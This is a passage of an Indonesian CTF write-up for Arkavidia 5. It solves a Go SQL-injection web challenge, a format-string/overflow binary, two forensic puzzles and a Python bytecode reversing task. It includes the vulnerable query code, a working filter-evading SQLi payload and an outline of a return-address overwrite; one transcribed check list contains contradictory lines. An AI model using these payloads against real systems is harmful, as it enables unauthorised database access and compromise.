router.POST("/", handler.Home.Search)
```

Kedua, sudah jelas hal yang paling menarik adalah fitur searchnya, sehingga kita lanjut membongkar handler search nya.

```
func (h *HomeHandler) Search(w http.ResponseWriter, r *http.Request, p httprouter.Params) {
    if err := r.ParseForm(); err != nil {
        responseError(w, err)
        return
    }
    keyword := r.FormValue("keyword")

    posts, err := service.Post.Search(keyword)
    if err != nil {
        responseError(w, err)
        return
    }
    h.homeTemplate.Execute(w, homeTemplateData{posts})
}
```

Ternyata handler tidak ada yang menarik, tapi dia memanggil service search. Sehingga langkah terakhir adalah memeriksa servicenya.


```
func (p *PostService) Search(keyword string) ([]entity.Post, error) {
    // We only support one keyword at the moment
    keyword = strings.Fields(keyword)[0]
    query := "SELECT * FROM posts WHERE is_deleted = false AND content LIKE '%" + keyword + "%'"
    log.Println(query)
    posts := []entity.Post{}
    err := database.MySQL.Select(&posts, query)
    if err != nil {
        return nil, err
    }
    return posts, nil
}
```

Ternyata terdapat query telanjang yang tidak dibungkus oleh prepared statement, sehingga dapat disimpulkan bahwa terdapat vuln SQL Injection pada web tersebut.

Namun, setelah source code tersebut diteliti lebih lanjut, ternyata service tersebut hanya menerima argumen/kata pertama dari sebuah input, sehingga kita tidak dapat menggunakan spasi. Oleh karena itu kita akan melakukan injection pada form search/pencarian dengan query dibawah ini :

```
'/**/or/**/1#
```

Flag

Arkav5{SQLi_adalah_jalan_ninjaku}

Flag: Arkav5{SQLi_adalah_jalan_ninjaku}

10. Pwn - echo

Diberikan sebuah executable yang akan mengulang kalimat yang diberikan user. Terdapat vulnerability format string

```
Ichsan in ~/Desktop/CTF/Arkavidia5/Binex
(v ~_')v λ ./echo
aaaaaaaaaaa%x
aaaaaaaaaaaf779e2c0
Ichsan in ~/Desktop/CTF/Arkavidia5/Binex
(v ~_')v λ
```

Ketika mencoba melakukan input dengan panjang maksimal (33 bytes), ternyata terdapat vuln lagi, yaitu 1 byte overflow.

```
[-----code-----]
0x5555555489c:    mov     eax,0x0
0x555555548a1:    call   0x55555554700 <read@plt>
0x555555548a6:    lea     rax,[rbp-0x20]
=> 0x555555548aa:    mov     rdi,rax
0x555555548ad:    mov     eax,0x0
0x555555548b2:    call   0x555555546f0 <printf@plt>
0x555555548b7:    nop
0x555555548b8:    leave
[-----stack-----]
0000| 0x7fffffffdfc0 ('a' <repeats 33 times>, "\337\377\377\377\177")
0008| 0x7fffffffdfc8 ('a' <repeats 25 times>, "\337\377\377\377\177")
0016| 0x7fffffffdfd0 ('a' <repeats 17 times>, "\337\377\377\377\177")
0024| 0x7fffffffdfd8 ("aaaaaaaa\337\377\377\377\177")
0032| 0x7fffffffdfde --> 0x7fffffffdf61 --> 0x6000000000000000 ('')
0040| 0x7fffffffdfef --> 0x555555548e9 (mov     eax,0x0)
0048| 0x7fffffffdf00 --> 0x555555548f0 (push  r15)
0056| 0x7fffffffdf08 --> 0x7ffff7e00b17 (<__libc_start_main+231>:    mov     edi,eax)
[-----]
```

Terjadi overflow pada sebuah isi address yang ada di stack, menjadi 0x7ff..df61.

Ada juga fungsi yang memanggil system('/bin/sh')

```
int sub_870()
{
    return system("/bin/sh");
}
```

Berdasarkan cara pemakaian program, cara yang mungkin adalah melakukan overwrite return address ke fungsi tersebut.

Karena kita menemukan sebuah address stack yang dapat diganti offsetnya, yang akan kita lakukan adalah mencari parameter format string yang isinya adalah return

Menggunakan script bash:

Flag: Arkav5{ma5h0Ok P4k 3ch0O}

11. Forensic - Yaqueen

Diberikan file gambar *YaQueen.jpg* yang ketika di-binwalk memiliki banyak file lain didalamnya.

```

root@kaliHP: ~/ctf/games/arkavidia/2019/foren/yaqueen
File Edit View Search Terminal Tabs Help

root@kaliHP: ~/ctf/games/arkavidia/20... x root@kaliHP: ~/ctf/games/arkavidia/20... x root@kaliHP: ~/ctf/games/arkavidia/20... x root@kaliHP: ~/ctf/games/arkavidia/20... x

root@kaliHP: ~/ctf/games/arkavidia/2019/foren/yaqueen
file YaQueen.jpg
YaQueen.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, comment: "CREATOR: gd-jpeg v1.0 (using IJG JPEG v62), quality = 100", baseline, precision 8, 600x315, frames 3
root@kaliHP: ~/ctf/games/arkavidia/2019/foren/yaqueen
# binwalk YaQueen.jpg

DECIMAL          HEXADECIMAL      DESCRIPTION
-----
0                0x0              JPEG image data, JFIF standard 1.01
118594           0x1CF42          Zip archive data, at least v2.0 to extract, name: data/
118629           0x1CF65          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 1.jpg
119118           0x1D14E          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 10.jpg
119608           0x1D338          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 100.jpg
120099           0x1D523          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 101.jpg
120590           0x1D79E          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 102.jpg
121081           0x1D8F9          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 103.jpg
121572           0x1DAE4          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 104.jpg
122063           0x1DCFC          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 105.jpg
122554           0x1DEBA          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 106.jpg
123045           0x1E0A5          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 107.jpg
123536           0x1E290          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 108.jpg
124027           0x1E47B          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 109.jpg
124518           0x1E666          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 11.jpg
125008           0x1E850          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 110.jpg
125499           0x1EA3B          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 111.jpg
125990           0x1EC26          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 112.jpg
126481           0x1EE11          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 113.jpg
126972           0x1EFFC          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 114.jpg
127463           0x1F1E7          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 115.jpg
127954           0x1F3D2          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 116.jpg
128445           0x1F580          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 117.jpg
128936           0x1F76B          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 118.jpg
129427           0x1F953          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 119.jpg
129918           0x1FB7E          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 12.jpg
130408           0x1FD68          Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um 120.jpg

```

Ekstrak menggunakan Foremost, dan didapatkan sebuah file zip baru yang berisi file gambar berukuran 11 x 11 sebanyak 625 file.

```
root@kaliHP:~/ctf/games/arkavidia/2019/foren/yaqueen/tmp
# foremost YaQueen.jpg
Processing: YaQueen.jpg
[foundat=data/PK[REDACTED]]
[foundat=um_1.jpg[REDACTED]]
```

```
root@kaliHP: ~/ctf/games/arkavidia/2019/foren/yaqueen/tmp
# cd output/
root@kaliHP: ~/ctf/games/arkavidia/2019/foren/yaqueen/tmp/output
# cd zip/
root@kaliHP: ~/ctf/games/arkavidia/2019/foren/yaqueen/tmp/output/zip
# unzip 00000231.zip
Archive: 00000231.zip
creating data/
```

```
root@kaliHP: ~/ctf/games/arkavidia/2019/foren/yaequeen/tmp/output/zip/data
```

File Edit View Search Terminal Tabs Help

root@kaliHP: ~/ctf/games/arkavidia/20... x root@kaliHP: ~/ctf/games/arkavidia/20... x root@kaliHP: ~/ctf/games/arkavidia/20... x root@kaliHP: ~/ctf/games/arkavidia/20... x

```
root@kaliHP:~/ctf/games/arkavidia/2019/foren/yaequeen/tmp/output/zip/data
# ls
um_100.jpg um_149.jpg um_197.jpg um_244.jpg um_292.jpg um_339.jpg um_386.jpg um_436.jpg um_483.jpg um_530.jpg um_579.jpg um_62.jpg
um_101.jpg um_150.jpg um_198.jpg um_245.jpg um_293.jpg um_340.jpg um_387.jpg um_437.jpg um_484.jpg um_531.jpg um_580.jpg um_63.jpg
um_102.jpg um_151.jpg um_199.jpg um_246.jpg um_294.jpg um_341.jpg um_388.jpg um_438.jpg um_485.jpg um_532.jpg um_581.jpg um_64.jpg
um_103.jpg um_152.jpg um_200.jpg um_247.jpg um_295.jpg um_342.jpg um_389.jpg um_439.jpg um_486.jpg um_533.jpg um_582.jpg um_65.jpg
um_104.jpg um_153.jpg um_201.jpg um_248.jpg um_296.jpg um_343.jpg um_390.jpg um_440.jpg um_487.jpg um_534.jpg um_583.jpg um_66.jpg
um_105.jpg um_154.jpg um_202.jpg um_249.jpg um_297.jpg um_344.jpg um_391.jpg um_441.jpg um_488.jpg um_535.jpg um_584.jpg um_67.jpg
um_106.jpg um_155.jpg um_203.jpg um_250.jpg um_298.jpg um_345.jpg um_392.jpg um_442.jpg um_489.jpg um_536.jpg um_585.jpg um_68.jpg
um_107.jpg um_156.jpg um_204.jpg um_251.jpg um_299.jpg um_346.jpg um_393.jpg um_443.jpg um_490.jpg um_537.jpg um_586.jpg um_69.jpg
um_108.jpg um_157.jpg um_205.jpg um_252.jpg um_300.jpg um_347.jpg um_394.jpg um_444.jpg um_491.jpg um_538.jpg um_587.jpg um_70.jpg
um_109.jpg um_158.jpg um_206.jpg um_253.jpg um_301.jpg um_348.jpg um_395.jpg um_445.jpg um_492.jpg um_539.jpg um_588.jpg um_71.jpg
um_110.jpg um_159.jpg um_207.jpg um_254.jpg um_302.jpg um_349.jpg um_396.jpg um_446.jpg um_493.jpg um_540.jpg um_589.jpg um_72.jpg
um_111.jpg um_160.jpg um_208.jpg um_255.jpg um_303.jpg um_350.jpg um_397.jpg um_447.jpg um_494.jpg um_541.jpg um_590.jpg um_73.jpg
um_112.jpg um_161.jpg um_209.jpg um_256.jpg um_304.jpg um_351.jpg um_398.jpg um_448.jpg um_495.jpg um_542.jpg um_591.jpg um_74.jpg
um_113.jpg um_162.jpg um_210.jpg um_257.jpg um_305.jpg um_352.jpg um_399.jpg um_449.jpg um_496.jpg um_543.jpg um_592.jpg um_75.jpg
um_114.jpg um_163.jpg um_211.jpg um_258.jpg um_306.jpg um_353.jpg um_400.jpg um_450.jpg um_497.jpg um_544.jpg um_593.jpg um_76.jpg
um_115.jpg um_164.jpg um_212.jpg um_259.jpg um_307.jpg um_354.jpg um_401.jpg um_451.jpg um_498.jpg um_545.jpg um_594.jpg um_77.jpg
um_116.jpg um_165.jpg um_213.jpg um_260.jpg um_308.jpg um_355.jpg um_402.jpg um_452.jpg um_499.jpg um_546.jpg um_595.jpg um_78.jpg
um_117.jpg um_166.jpg um_214.jpg um_261.jpg um_309.jpg um_356.jpg um_403.jpg um_453.jpg um_500.jpg um_547.jpg um_596.jpg um_79.jpg
um_118.jpg um_167.jpg um_215.jpg um_262.jpg um_310.jpg um_357.jpg um_404.jpg um_454.jpg um_501.jpg um_548.jpg um_597.jpg um_80.jpg
um_119.jpg um_168.jpg um_216.jpg um_263.jpg um_311.jpg um_358.jpg um_405.jpg um_455.jpg um_502.jpg um_549.jpg um_598.jpg um_81.jpg
um_120.jpg um_169.jpg um_217.jpg um_264.jpg um_312.jpg um_359.jpg um_406.jpg um_456.jpg um_503.jpg um_550.jpg um_599.jpg um_82.jpg
um_121.jpg um_170.jpg um_218.jpg um_265.jpg um_313.jpg um_360.jpg um_407.jpg um_457.jpg um_504.jpg um_551.jpg um_600.jpg um_83.jpg
um_122.jpg um_171.jpg um_219.jpg um_266.jpg um_314.jpg um_361.jpg um_408.jpg um_458.jpg um_505.jpg um_552.jpg um_601.jpg um_84.jpg
um_123.jpg um_172.jpg um_220.jpg um_267.jpg um_315.jpg um_362.jpg um_409.jpg um_459.jpg um_506.jpg um_553.jpg um_602.jpg um_85.jpg
um_124.jpg um_173.jpg um_221.jpg um_268.jpg um_316.jpg um_363.jpg um_410.jpg um_460.jpg um_507.jpg um_554.jpg um_603.jpg um_86.jpg
um_125.jpg um_174.jpg um_222.jpg um_269.jpg um_317.jpg um_364.jpg um_411.jpg um_461.jpg um_508.jpg um_555.jpg um_604.jpg um_87.jpg
um_126.jpg um_175.jpg um_223.jpg um_270.jpg um_318.jpg um_365.jpg um_412.jpg um_462.jpg um_509.jpg um_556.jpg um_605.jpg um_88.jpg
um_127.jpg um_176.jpg um_224.jpg um_271.jpg um_319.jpg um_366.jpg um_413.jpg um_463.jpg um_510.jpg um_557.jpg um_606.jpg um_89.jpg
um_128.jpg um_177.jpg um_225.jpg um_272.jpg um_320.jpg um_367.jpg um_414.jpg um_464.jpg um_511.jpg um_558.jpg um_607.jpg um_90.jpg
um_129.jpg um_178.jpg um_226.jpg um_273.jpg um_321.jpg um_368.jpg um_415.jpg um_465.jpg um_512.jpg um_559.jpg um_608.jpg um_91.jpg
um_130.jpg um_179.jpg um_227.jpg um_274.jpg um_322.jpg um_369.jpg um_416.jpg um_466.jpg um_513.jpg um_560.jpg um_609.jpg um_92.jpg
```

Dengan jumlah 625 file, dan tiap gambar hanya berwarna hitam atau putih, kami asumsikan bahwa gambar - gambar ini membentuk gambar yang lebih besar. Dimensi 25 x 25 kami coba terlebih dahulu (karena $25 \times 25 = 625$), dengan *script* berikut


Solver.py

```
from PIL import Image

litz = []
for i in range(1,626):
    wor = 'um_'+str(i)+'.jpg'
    im = Image.open(wor)
    pixels = list(im.getdata())
    litz.append(pixels[0])

size = (25,25)
image_out = Image.new('RGB',size)
image_out.putdata(litz)
image_out.save('answer.jpg')
```

Didapatkan sebuah QR Code, yang ketika di-scan, flag-nya muncul



Flag : Arkav5{McQueenYaQueeeen__}

12. Reverse - Ular Sanca

Diberikan file *sanca.pyc* yang merupakan file Pyc 2.7

```
root@kaliHP:~/ctf/games/arkavidia/2019/rev/sanca
# file sanca.pyc
sanca.pyc: python 2.7 byte-compiled
```

Uncompile dengan *uncompyle2*, didapatkan *script python*-nya

```
root@kaliHP:~/ctf/games/arkavidia/2019/rev/sanca
# uncompyle2 sanca.pyc
# 2019.01.12 15:47:14 WIB
#Embedded file name: sanca.py
```

sanca.py

```
data = raw_input('Flag:')
data = data[14:] + data[:14]
if len(data) != 28:
    print 'Incorrect!'
    exit()
if data[-2] != 'n':
    print 'Incorrect!'
    exit()
if data[10] != '3':
    print 'Incorrect!'
    exit()
if data[::2] != '_otp5ar}3l3333':
    print 'Incorrect!'
    exit()
if data[::3] != '_hqvrtls3r':
    print 'Incorrect!'
    exit()
if data[::5] != '_yat3v':
    print 'Incorrect!'
    exit()
if data[::7] != '_{s':
    print 'Incorrect!'
    exit()
if data[::4] != 'rr_tk{h':
    print 'Incorrect!'
    exit()
if data[::7] != 'r3Ap':
    print 'Incorrect!'
    exit()
print 'Correct!'
```

Kami kemudian membuat *string input* berdasarkan *script* diatas secara manual, dan didapatkan

```


root@kaliHP:~/ctf/games/arkavidia/2019/rev/sanca
# python dec.py
Flag:Arkav5{python_r3v3r3s3_l33t}
Correct!

```

Flag:Arkav5{python_r3v3r3s3_l33t}

13. Forensic - Ranger


Diberikan file *ranger.pcapng* yang ketika dibuka menggunakan wireshark, berisi transfer file .zip namun dengan cara *partial content* atau file yang ditransfer tidak secara utuh



Diketahui ada 5 file zip yang ditransfer, yaitu gaf1.zip, galf.zip, glaf.zip, lafg.zip, dan lagf.zip

Dengan kata kunci 'splitted forensic zip wireshark', kami menemukan writeup serupa di


<https://github.com/ByteBandits/writeups/tree/master/mma-ctf-2015/forensics/splitted/chaitan94>, dimana inti pengerjaannya adalah dengan mengurutkan masing - masing potongan zip dengan Content-Rangennya, contoh :



Merupakan potongan galf.zip yang mengisi bytes 268 sampai 334.

Dengan cara ini kami menyusun file .zip, dimana hanya ada 1 zip yang memiliki file flag, sisanya dummy lorem ipsum, yaitu di *galf.zip*

Proses export file :



```
root@kaliHP: ~/ctf/games/arkavidia/2019/foren/ranger/cobalagigan/glaf/galf
File Edit View Search Terminal Tabs Help
root@kaliHP: ~/ctf/games/arkavidia/2019/kripto/turut x root@kaliHP: ~/ctf/games/arkavidia/2019/foren/ranger x root@kaliHP: ~/ctf/games/arkavidia/2019/foren/ranger... x
root@kaliHP:~/ctf/games/arkavidia/2019/foren/ranger/cobalagigan/glaf/galf
# ls
0-66.zip 134-200.zip 201-267.zip 268-334.zip 335-398.zip 67-133.zip text_b64
root@kaliHP:~/ctf/games/arkavidia/2019/foren/ranger/cobalagigan/glaf/galf
# cat text_b64
UESDBBQAAAAIABJpK068lrF0+QAAAI0BAAAAIAAAAZ2FsZi50eHRfKEL0A0EMRa/ia0StIM0BEGxYIMEJIqfL6Vi4XA==jYewQnwdN40ytZ7/9DiUZpBxHBbs4N0Ac0kC5wDsFNBw5WP6BC82WGEtMD
igWw8IKMunmTIMUR45sJGwVQZnUSyNA==R0Mh39C0iyJsJusZjcJwgicNwsJgQkQKwWgUfs9yPhnrwiIFPRg6zGleeilhPNMfh32C125vD+AGwTpzSw3glbPvNg==12vk6rM1ubc3vNx9Ppf5zcFQ
l9tD23+o7LF9X00VWh8VPJggfgrsKqSA4MzKVYNdJvgd8JKyZmAQzE0dKLYNx9jhVA==sLBXqxNZJ43s/z869Dp8ifH0DVBLaQIfABQAAAAIABJpK068lrF0+QAAAI0BAAAAIACQAAAAIAICAAAA
AAAABnYQ==bGYudHh0CgAgAAAAAABABgAVKqrF3SpIAGP0fYQc6nUAY/R9hBzqdQBUESFBgAAAAABAAEAWgAAAB8BAAAAAA==
root@kaliHP:~/ctf/games/arkavidia/2019/foren/ranger/cobalagigan/glaf/galf
# cat text_b64 | base64 -d > galf.zip
root@kaliHP:~/ctf/games/arkavidia/2019/foren/ranger/cobalagigan/glaf/galf
# file galf.zip
galf.zip: Zip archive data, at least v2.0 to extract
root@kaliHP:~/ctf/games/arkavidia/2019/foren/ranger/cobalagigan/glaf/galf
# unzip galf.zip
Archive: galf.zip
  inflating: galf.txt
root@kaliHP:~/ctf/games/arkavidia/2019/foren/ranger/cobalagigan/glaf/galf
# cat galf.txt
Donec lobortis sed augue sit amet dapibus. Proin porttitor odio ut posuere sollicitudin. Phasellus sodales ut magna nec pharetra. Integer venenatis al
iquet fringilla. Cras cursus ultrices aliquam. Quisque id tincidunt ipsum, ut porttitor metus. Arkav5{Multi rang3 d0wnl0ad}. Integer id molestie tellu
s, vel lacinia nisl. Donec vulputate consequat diam facilisis fermentum. Donec non lobortis nisi.root@kaliHP:~/ctf/games/arkavidia/2019/foren/ranger/c
obalagigan/glaf/galf
#
```

Flag : Arkav5{Multi rang3 d0wnl0ad}